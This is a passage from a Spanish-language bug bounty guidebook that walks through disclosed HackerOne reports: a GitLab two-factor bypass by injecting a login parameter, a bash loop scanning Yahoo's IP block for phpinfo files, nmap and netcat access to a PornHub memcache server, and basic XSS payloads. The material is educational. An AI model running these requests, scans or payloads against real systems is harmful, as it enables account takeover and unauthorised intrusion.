No estaba seguro si debía reportarlo sin antes confirmar. Busqué en Google para ver si encontraba alguna referencia al recipiente y … nada. Me retiré de la computadora a limpiar mi mente. Me imaginaba lo peor, que podía obtener otro informe que no aplica (N/A)y una puntuación de -5 en Reputación. Por el otro lado, imaginé que esto merecía al menos una recompensa de $500 o $1000 basado en la vulnerabilidad de Shopify.

Presioné el botón de enviar y me fui a la cama. Cuando desperté, HackerOne había respondido felicitándome por el hallazgo y notificando que ya habían arreglado el problema con ese recipiente y con otros cuantos que eran vulnerables. Éxito! y con respecto al crédito cuando otorgaron la recompensa, ellos midieron la severidad potencial de esto e incluyeron los otros recipientes que no había encontrado pero que eran vulnerables.

Recomendaciones

Hay múltiples recomendaciones sobre esto:

1. No menosprecies tu ingenuidad y los potenciales errores de los desarrolladores. HackerOne es un equipo sorprendente con investigadores de seguridad sorprendentes. Pero las personas cometen errores. Desafía sus presunciones.
2. No te rindas al primer intento. Cuando encontré esto, la búsqueda de cada recipiente no fue fácil y casi me retiraba. Pero luego intenté escribir un archivo y entonces funcionó.
3. Todo esto se trata de conocimiento. Si sabes qué tipos de vulnerabilidades existen, sabrás qué es lo que vas a buscar y qué vas a probar. Comprar este libro ha sido tu primer gran paso.
4. Ya lo he dicho antes, y lo diré de nuevo, una superficie de ataque es más que un sitio web, también se trata de los servicios que la compañía está utilizando. Piensa fuera de la caja, piensa fuera de lo normal.

7. Soberpasando la Autenticación de Factor Doble en GitLab

Dificultad: Media

URL: N/A - No disponible

Enlace del informe: https://hackerone.com/reports/128085[24]

Fecha del informe: 3 de Abril, 2016

Recompensa recibida: N/A - No disponible

Descripción:

El 3 de Abril, Jobert Abma (Co-Fundador de HackerOne) informó a GitLab que en la autenticación de factor doble habilitada, un atacante podía registrarse en la cuenta de una víctima sin saber la contraseña de la víctima.

Para aquellos que no están familiarizados, la autenticación de factor doble es un proceso de dos pasos para registrarse - típicamente, un usuario ingresa su nombre de usuario y contraseña, luego el sitio le envía un código de autorización, usualmente vía correo electrónico o por mensaje de texto, el cual tiene que escribir para finalizar el proceso de ingreso.

En este caso, Jobert se dio cuenta que durante el proceso de ingreso, una vez que el atacante escribiera su nombre de usuario y su contraseña un token era enviado para finalizar el proceso de registro. Cuando enviaba el token, la llamada hecha con el método POST lucía algo como esto:

[24] https://hackerone.com/reports/128085

```
POST /users/sign_in HTTP/1.1
Host: 159.xxx.xxx.xxx
...

----------1881604860
Content-Disposition: form-data; name="user[otp_attempt]"

212421
----------1881604860--
```

Si un atacante la interceptaba y añadía otro nombre de usuario a la llamada, por ejemplo:

```
POST /users/sign_in HTTP/1.1
Host: 159.xxx.xxx.xxx
...

----------1881604860
Content-Disposition: form-data; name="user[otp_attempt]"

212421
----------1881604860
Content-Disposition: form-data; name="user[login]"

john
----------1881604860--
```

El atacante podía haberse registrado en la cuenta de John si el token era válido. En otras palabras, durante el proceso de autenticación de factor doble, si un atacante añadía un parámetro **user[login]**, podía cambiarlo y hubiera estado registrado dentro de la cuenta de la víctima.

Ahora bien, lo único incierto aquí es que el atacante debía tener un token OTP que fuese válido para la cuenta de la víctima. Pero aquí es donde podría entrar en juego la fuerza bruta. Si los administradores del sitio no implementaban una cuota de intentos válidos que lo limitara, Jobert podía haber sido capaz de hacer llamadas repetidas al Servidor para adivinar un token que fuese válido. La posibilidad para que un ataque sea exitoso podría depender del tiempo en tránsito del envío de la solicitud al Servidor y el límite de tiempo que un token es válido, pero sin que eso tenga gran importancia, esta vulnerabilidad parece bastante evidente.

Recomendaciones

La autenticación de factor doble es un poco complicada para hacerla bien. Cuando notes que un sitio la utilice vas a querer probar todas sus funcionalidades, incluyendo el tiempo de duración de un token, número máximo de intentos, reutilización de tokens vencidos y posiblemente la adivinación de un token, etc.

8. Divulgación de información de PHP en Yahoo

Dificultad: Media

URL: http://nc10.n9323.mail.ne1.yahoo.com/phpinfo.php

Enlace del informe: https://blog.it-securityguard.com/bugbounty-yahoo-phpinfo-php-disclosure-2/[25]

Date Disclosed: 16 de Octubre, 2014

Recompensa recibida: N/A - No disponible

Descripción:

Mientras que este informe no tuvo un pago enorme como algunas de las otras vulnerabilidades (de hecho pagaron $0 lo cual es sorprendente!), lo he incluido porque es uno de mis informes favoritos ya que este me ayudó a educarme en la importancia del escaneo de red y la automatización.

En Octubre de 2014, Patrik Fehrenbach (a quien debes recordar en la entrevista #2 de Consejos de Hacking Profesional - un gran muchacho!) encontró un Servidor de Yahoo con acceso a un archivo que tenía el contenido de la función phpinfo(). Si no estás familiarizado con phpinfo(), esta es una función muy sensible la cual nunca debería estar en un Servidor en producción. Dejarlo disponible públicamente es similar a divulgar todo tipo de información acerca del Servidor.

Ahora, imagino que te has de estar preguntando cómo Patrik encontró el servidor http://nc10.n9323.mail.ne1.yahoo.c - te lo aseguro. Veamos, él hizo ping a yahoo.com el cual le devolvió esta dirección 98.138.253.109. Luego el pasó esa dirección al comando WHOIS y descubrió que Yahoo actualmente posee lo siguiente:

```
NetRange: 98.136.0.0 - 98.139.255.255
CIDR: 98.136.0.0/14
OriginAS:
NetName: A-YAHOO-US9
NetHandle: NET-98-136-0-0-1
Parent: NET-98-0-0-0-0
NetType: Direct Allocation
RegDate: 2007-12-07
Updated: 2012-03-02
Ref: http://whois.arin.net/rest/net/NET-98-136-0-0-1
```

Fíjate en la primera línea - Yahoo posee un bloque enorme de direcciones IP, desde 98.136.0.0 hasta 98.139.255.255, o lo que es equivalente 98.136.0.0/14 lo cual significa 260,000 direcciones IP únicas. Eso representa una enorme cantidad de objetivos potenciales.

Por lo tanto, Patrik escribió un script de bash muy sencillo para buscar un archivo phpinfo que estuviese disponible:

[25] https://blog.it-securityguard.com/bugbounty-yahoo-phpinfo-php-disclosure-2/

```
#!/bin/bash
for ipa in 98.13{6..9}.{0..255}.{0..255}; do
wget -t 1 -T 5 http://${ipa}/phpinfo.php; done &
```

Al ejecutarlo encontró de forma aleatoria ese Servidor de Yahoo.

Recomendaciones

Cuando estés hackeando, considera la infraestructura entera de una compañía como un terreno de juego justo, a menos que ellos te digan qué es lo que está fuera del alcance. Mientras que por este informe no pagaron una recompensa, sé que Patrick ha empleado técnicas parecidas para encontrar algunos pagos de cuatro cifras.

Adicionalmente, habrás notado que aquí habían 260,000 direcciones potentiales, lo cual hubiera sido imposible escanear manualmente. Cuando realices este tipo de pruebas, recuerda que la automatización es muy importante y que algunas veces debería ser empleada.

9. Votación de la Hacktividad en HackerOne

Dificultad: Media

URL: https://hackerone.com/hacktivity

Enlace del informe: https://hackereone.com/reports/137503[26]

Fecha del informe: 10 de Mayo, 2016

Recompensa recibida: Camisa / Sudadera con capucha

Descripción:

Aunque técnicamente este caso no sea una vulnerabilidad de seguridad, este informe es un ejemplo buenísimo de cómo pensar fuera de la caja o pensar fuera de lo normal.

Hace un tiempo, final de Abril / principio de Mayo 2016, HackerOne desarrolló una funcionalidad para que los Hackers votaran en los informes por medio de su listado de Hacktividad. Había un camino fácil y un camino difícil de conocer la funcionabilidad que está disponible. El camino fácil, una llamada GET a **/current_user** que, al estar registrado podría incluir **hacktivity_voting_enabled: false**. El camino difícil está un poco más interesante, que es donde radica la *vulnerabilidad* y es el por qué estoy incluyendo este informe.

Si vas al área de hacktividad y miras el código fuente de la página, notarás que está un poco dispersa y que unos cuantos divs no representan el contenido real.

[26] https://hackerone.com/reports/137503


```
  <link rel="stylesheet" media="all" href="/assets/application-78d07042.css" />
  <link rel="stylesheet" media="all" href="/assets/vendor-3b47297caaa9fa37ef0fb85a01b3dac2.css" />
  <script src="/assets/constants-13d5aa645a046628d576fd84718eabae.js"></script>
  <script src="/assets/vendor-3fbd26dc.js"></script>
  <script src="/assets/frontend-d7faedcb.js"></script>
  <script src="/assets/application-56394a13ade9e799b8d9b9acc44006d6.js"></script>
  <link rel="alternate" type="application/rss+xml" title="RSS" href="https://hackerone.com/blog" />
</head>
<body class="controller_hacktivity action_index application_full_width_layout js-backbone-routed" data-locale="en">
  <div class="alerts">
</div>


  <noscript>
  <div class="js-disabled">
    It looks like your JavaScript is disabled. For a better experience on HackerOne, enable JavaScript in your browser.
  </div>
</noscript>


  <div class="js-topbar"></div>

    <div class="js-full-width-container full-width-container">
    <div class="maintenance-banner-bar"></div>









    <div class="full-width-inner-container">




      <div class="clearfix"></div>
    </div>

    <div class="full-width-footer-wrapper">
      <div class="inner-container">
          <div id="js-footer"></div>

      </div>
    </div>
  </div>
```

HackerOne Código fuene de la página Hacktivity

Ahora, si no estás familiriazado con su plataforma y no tienes instalado un plugin como wappalyzer, sólo con ver el fuente de esta página podría decirte que el contenido de esta página está siendo renderizado por medio de javascript.

Así que, con eso en mente, si abres las herramientas del desarrollador de Chrome o Firefox, puedes revisar el código fuente javascript (en Chrome, vas a fuentes y a la izquierda, **top->hackerone.com->assets->frontend-XXX.js**). Las herramientas del desarrollador de Chrome vienen con un genial y muy bonito **{}** botón de impresión el cual hará legible el javascript minificado. También podrías utilizar Burp Suite y revisar la respuesta que devuelve este archivo Javascript.

En esto radica el motivo para incluirlo, si buscas el Javascript para la llamada **POST** puedes encontrar una multitud de rutas usadas por HackerOne, lo cual podría no ser aparentemente legible en función de los permisos que poseas y de lo que se te expone como contenido. Uno de los cuales es:



Hackerone Aplicación Javascript POST para votar

Como puedes ver, tenemos dos rutas para la funcionalidad de votación. Al momento de este informe, aún puedes hacer estas llamadas y votar en los informes.

Esta es una ruta para encontrar la funcionalidad - en su informe, el hacker encontró otro método interceptando las respuestas de HackerOne (se presume que utilizó una herramienta como Burp Suite), luego cambió lo que estaba atribuido de falso a verdadero. Esto expuso los elementos de votación, los que cuando eran clickeados, hicieron válidas las llamadas POST y DELETE.

El motivo por el cual te llevé por el camino de Javascript es porque, al interactuar con la respuesta JSON no siempre podría exponer los elementos nuevos de HTML. Como resultado, al examinar el Javascript se pudo exponer de otra manera las salidas que estaban “ocultas” para interactuar con ellas.

Recomendaciones

El código fuente Javascript te povee con el código fuente propio de un objetivo que puedas estar explorando. Esto es grandioso porque tus pruebas van desde ser de "caja negra", donde no tienes idea qué es lo que está haciendo el backend, hasta la "caja blanca" (aunque no lo sea completamente), en donde tienes un vistazo o una idea de cómo el código está siendo ejecutado. Esto no significa que tienes que recorrer cada línea de código, en este ejemplo, la llamada POST fue encontrada en la línea 20570 al hacer una búsqueda simple del término **POST**.

10. Accediendo a Memcache en PornHub

Dificultad: Media

URL: stage.pornhub.com

Enlace del informe: https://hackerone.com/reports/119871[27]

Fecha del informe: 1 de Marzo, 2016

Recompensa recibida: $2,500

Descripción:

Previamente a su lanzamiento público, PornHub ejecutó un programa privado de recompensas por fallos en la plataforma HackerOne, con un alcance amplio de recompensa en ***.pornhub.com** lo cual significaba para la mayoría de hackers (invitados al programa), que todos los subdominios de PornHub eran un terreno de juego justo. Ahora, el truco consistía en encontrar los subdominios.

En una publicación de su blog, Andy Gill @ZephrFish[28] explica por qué esto es impresionante, y lo es porque en la búsqueda de varios nombres de subdominios que pudieran existir, utilizó un listado de un poco más de 1 millón de nombres potenciales. Así descubrió 90 posibles objetivos para hackearlos.

Ahora, visitar todos esos sitios para ver cuales estaban disponibles podía tomar mucho tiempo, así que automatizó el proceso utilizando la herramienta Eyewitness (incluida en el Capítulo sobre las Herramientas), la cual toma capturas de pantalla de las URLs con páginas de respuesta HTTP / HTTPS válidas y provee un bonito informe de los sitios a la escucha en los puertos 80, 443, 8080 y 8443 (puertos comunes para HTTP y HTTPS).

Siguiendo su informe, Andy cambió cuidadosamente las piezas y utilizó la herramienta Nmap para escarbar más profundo dentro del subdominio **stage.pornhub.com**. Cuando le pregunté por qué, el me explicó que en su experiencia, los servidores de ensayo y desarrollo son más probables a tener permisos de seguridad mal configurados que los servidores en producción. Así que, al iniciar obtuvo la dirección IP del subdominio usando el comando nslookup:

[27] https://hackerone.com/reports/119871
[28] http://www.twitter.com/ZephrFish

nslookup stage.pornhub.com

Server: 8.8.8.8

Address: 8.8.8.8#53

Non-authoritative answer:

Name: stage.pornhub.com

Address: 31.192.117.70

También he visto hacer esto con el comando **ping**, pero ya sea de una forma u otra, él ya tiene la dirección IP del subdominio y utilizando el comando **sudo nmap -sSV -p- 31.192.117.70 -oA stage__ph -T4 &** obtuvo este resultado:

Starting Nmap 6.47 (http://nmap.org) at 2016-06-07 14:09 CEST

Nmap scan report for 31.192.117.70

Host is up (0.017s latency).

Not shown: 65532 closed ports

PORT STATE SERVICE VERSION

80/tcp open http nginx

443/tcp open http nginx

60893/tcp open memcache

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 22.73 seconds

Desglosando el comando:

- el indicador -sSV define el tipo de paquete a enviar al Servidor y le dice a Nmap que intente determinar cualquier servicio en los puertos abiertos
- el indicador -p- le dice a Nmap que revise todos los 65,535 puertos (de forma predeterminada sólo revisa los primeros 1,000 puertos más populares)
- 31.192.117.70 es la dirección IP a escanear
- el indicador -oA nombre_DeArchivo le dice a Nmap que la salida de lo que encuentre lo guarde en los tres formatos principales al mismo tiempo, usando el nombre de archivo stage__ph
- el indicador -T4 define el intérvalo de tiempo para realizar la tarea (las opciones son de 0-5 y el valor más alto es el más rápido)

Respecto al resultado, la clave está en el puerto 60893 que está abierto y ejecutando lo que Nmap cree que sea memcache. Para los que no están familiarizados memcache es un servicio de caché el cual utiliza pares clave-valor para almacenar datos arbitrarios. Esto es usado normalmente para acelerar un sitio web de servicio por contenido. Un servicio parecido es Redis.

Encontrar esto no es una vulnerabilidad en sí mismo, pero definitivamente es un banderín rojo de alerta (aunque las guías de instalación que he leído recomiendan hacerlo inaccesible al público como una medida de seguridad). Haciendo una prueba, sorprendentemente PornHub no había habilitado ninguna medida de seguridad por lo que Andy podría conectarse al servicio sin un nombre de usuario o contraseña a través de netcat, una utilidad que sirve para leer y escribir a través de una conexión TCP o UDP de la red. Después de haberse conectado, solamente ejecutó algunos comandos para obtener la versión, estadísticas, etc., y así confirmar la conexión y la vulnerabilidad.

Sin embargo, un atacante podría haber utilizado este acceso para:

- Causar una denegación de servicio (DOS) al escribir y borrar constantemente la caché y de este modo mantener el servidor ocupado (esto depende de la configuración del sitio)
- Causar un DOS llenando la caché del servicio con información chatarra, nuevamente, eso depende de la configuración del servicio
- Ejecutar un ataque XSS al inyectar un Javascript malicioso como un dato válido de la caché y que este sea servido a los usuarios
- Y posiblemente, ejecutar una inyección SQL si los datos de la memcache están siendo almacenados en la base de datos

Recomendaciones

Los subdominios y las amplias configuraciones de red representan un potencial grandioso para hackear. Si te diste cuenta, ese programa privado incluía todos los subdominios dentro del alcance *.SITIO.com, intentar encontrar los subdominios que podrían ser vulnerables era un gran reto en lugar de ir solamente por la fruta colgante que se encuentra cerca (por lo más fácil) en el sitio principal en el que cada uno podría estar buscando. Así que, vale la pena que inviertas tu tiempo en familiarizarte con herramientas como Nmap, Eyewitness, knockpy, etc. las cuales te ayudarán a seguir los pasos de Andy.

Resumen

Las vulnerabilidades basadas en la lógica de la Aplicación no necesariamente siempre tienen que ver con código. Por el contrario, explotar este tipo de vulnerabilidades necesita tener un ojo minucioso y pensar fuera de la caja. Estar siempre en la búsqueda de otros servicios y herramientas que un sitio puede estar ofreciendo, lo cual representa un nuevo vector de ataque. Esto puede incluir alguna biblioteca Javascript que el sitio esté utilizando para renderizar el contenido.

Más a menudo que otras veces, para encontrar estas vulnerabilidades se necesita de un interceptador proxy el cual te premitirá jugar con los valores antes que los envíes al sitio que te encuentres explorando. Intenta cambiar cualquier valor que te parezca que está relacionado con el identificador de tu cuenta. Esto podría incluir configurar dos cuentas distintas de tal forma que tengas dos conjuntos de credenciales que sean válidas y que sepas que funcionarán. También, busca extremos que estén escondidos o que sean poco comunes los cuales podrían proporcionar acceso a funcionalidades de forma no intencional.

También deberías estar en la búsqueda en todo tiempo de algún tipo de transacciones que estén sucediendo, siempre existe la oportunidad que los desarrolladores no tengan en cuenta el ataque de las condiciones de carrera a nivel de la base de datos. Lo que significa que su código te pueda detener, pero si puedes volverlo a ejecutar tan pronto como sea posible, hacerlo casi de forma simultánea, eso podría permitirte encontrar una condición de carrera. Asegurate de probar las cosas múltiples veces en esta área, ya que esto no podría suceder con cada intento, tal como el caso con Starbucks.

Por último, permanece en la búsqueda de funcionalidades nuevas - a menudo esto representa áreas nuevas donde hacer pruebas! Y cuando sea posible, automatiza tus pruebas para hacer mejor uso de tu tiempo.

Ataques de Script de Sitio Cruzado (Cross-Site Scripting)

Descripción

Cross-site scripting, o XSS, tiene que ver con un sitio web que incluye código Javascript no deseado, y por consecuencia dicho código es enviado a los usuarios quienes lo ejecutan en sus navegadores. Un ejemplo inofensivo de esto es:

```
alert('XSS');
```

Esto dará paso a crear la función alert de Javascript lo cual creará una ventana emergente muy sencilla con las letras XSS. Ahora bien, en versiones previas de este libro, había recomendado el ejemplo anterior cuando fueras a informar sobre este tipo de fallo. En realidad lo era, hasta que un hacker exitoso me dijo "ese es un ejemplo terrible", explicando que, a menudo quien recibe un informe de esa vulnerabilidad con ese ejemplo fatal podría no entender la severidad del problema y podría otorgar una recompensa muy baja debido al ejemplo inofensivo.

Así que, toma nota, usa el ejemplo inofensivo para determinar si en verdad existe una vulnerabilidad XSS, pero cuando vayas a informar, piensa cómo la vulnerabilidad podría impactar el sitio y explícalo. Por eso, te recomiendo que no le digas a la compañía qué es la vulnerabilidad XSS sino que expliques qué es lo que podrías llegar a hacer con ese fallo que impacta directamente a su sitio.

Parte de tu informe debe incluir el tipo de vulnerabilidad XSS que el sitio posee, ya que hay mas de uno:

- XSS Reflectivo: Estos ataques no son persistentes, lo que significa que el XSS es enviado y luego ejecutado por medio de una sencilla petición y respuesta.
- XSS almacenado: Estos ataques son persistentes o permanecen guardados y luego son ejecutados cuando una página es cargada por usuarios desprevenidos.
- Self XSS: Estos ataques tampoco son persistentes y regularmente son utilizados para engañar a personas que ejecuten un XSS para sí mismos.

Cuando estás en busca de vulnerabilidades, a menudo encuentras compañías que no están preocupadas por un Self XSS, solamente les interesa cuando sus usuarios pueden verse impactados por causas ajenas a su voluntad como lo es en el caso de los XSS reflejados o almacenados. Sin embargo, eso no significa que debes ignorar por completo los Self XSS.

Cuando te encuentres en una situación donde puede ser ejecutado un Self XSS pero no es almacenado, necesitas pensar cómo puede ser explotada esa vulnerabilidad. ¿habrá algo que debes combinar para que no sea mas un Self XSS?

Uno de los ejemplos más famosos de explotación de un ataque XSS fue el Gusano Samy de MySpace, ejecutado por Samy Kamkar. En Octubre de 2005, Samy tomó ventaja de una vulnerabilidad del tipo XSS almacenado, el cual le permitía subir código Javascript. El código era ejecutado por cualquiera que visitara su página de MySpace, de esa manera hacía que cualquiera que visitara su perfil lo convertía automáticamente en su amigo. Pero, además de eso, el código también se replicaba a sí mismo a través de las páginas de los nuevos amigos de Samy, de tal forma que los visitantes del perfil infectado ahora venían a tener actualizadas sus páginas con la frase "pero de todos, Samy es mi héroe".

Mientras que la explotación de la vulnerabilidad hecha por Samy no fue del todo maliciosa, los fallos XSS hacen posible el robo de nombres de usuarios, contraseñas, información de cuentas bancarias, etc. A pesar de las implicaciones potenciales que tiene este ataque, reparar vulnerabilidades XSS a menudo es fácil, solamente se necesita que los desarrolladores de software hagan escapar algunos caracteres especiales en las posibles entradas de datos por parte de los usuarios al momento de renderizarla en el navegador (como el caso de la Inyección HTML). Aunque algunos sitios sólo escapan unos cuantos caracteres especiales cuando un atacante los envía.

Enlaces

Revisa la hoja de trucos en Hoja de trucos de evasión de filtros XSS de OWASP[29]

Ejemplos

1. Ventas al por mayor en Shopify

Dificultad: Baja

URL: wholesale.shopify.com

Enlace del informe: https://hackerone.com/reports/106293[30]

Fecha del informe: 21 de Diciembre, 2015

Recompensa recibida: $500


Descripción:

El sitio de ventas al por mayor de Shopify[31] es una página web sencilla con una acción a cada llamada – ingresar el nombre de un producto y hacer clic en "Buscar Productos". Aquí está una captura de pantalla:

[29] https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

[30] https://hackerone.com/reports/106293

[31] wholesale.shopify.com



Captura de pantalla del sitio de ventas al por mayor en Shopify

La vulnerabilidad XSS aquí fue la más básica que podrías encontrar - ingresar texto en una caja de búsqueda que no fue escapada, así que cualquier código Javascript que ingresara era ejecutado. Este es el texto enviado en la divulgación de la vulnerabilidad: **test'**;**alert('XSS')**;'

El motivo por el cual esto funcionaba, es porque Shopify tomó la información del usuario, ejecutó la búsqueda y al no haber resultados Shopify imprimía un mensaje diciendo que no encontraron productos y mostraba el criterio de búsqueda sin escaparlo. Como resultado, el Javascript enviado era mostrado de nuevo en la página web y el navegador lo interpretaba como código Javascript que debía ser ejecutado.

Recomendaciones

Prueba lo que sea, pon atención especial en situaciones donde el texto que hayas ingresado está siendo mostrado de nuevo. Determina donde puedes incluir HTML o Javascript y mira como el sitio lo maneja. Trata de codificar el código de prueba que envíes parecido a lo que se hizo en el capítulo de Inyección HTML.

Las vulnerabilidades XSS no tienen porqué ser oscuras o complicadas. Esta vulnerabilidad es de las más básicas que puedes encontrar - una entrada de texto sencilla en un campo de búsqueda el cual no sanitiza la entrada de datos del usuario. **Y fue descubierta el 21 de Diciembre, 2015. Además de que el hacker se anotó con $500!** Todo lo que se necesitó fue una perspectiva de hacker.

2. Carrito de tarjeta de regalo en Shopify

Dificultad: Baja

URL: hardware.shopify.com/cart

Enlace del informe: https://hackerone.com/reports/95089[32]

Fecha del informe: 21 de Octubre, 2015

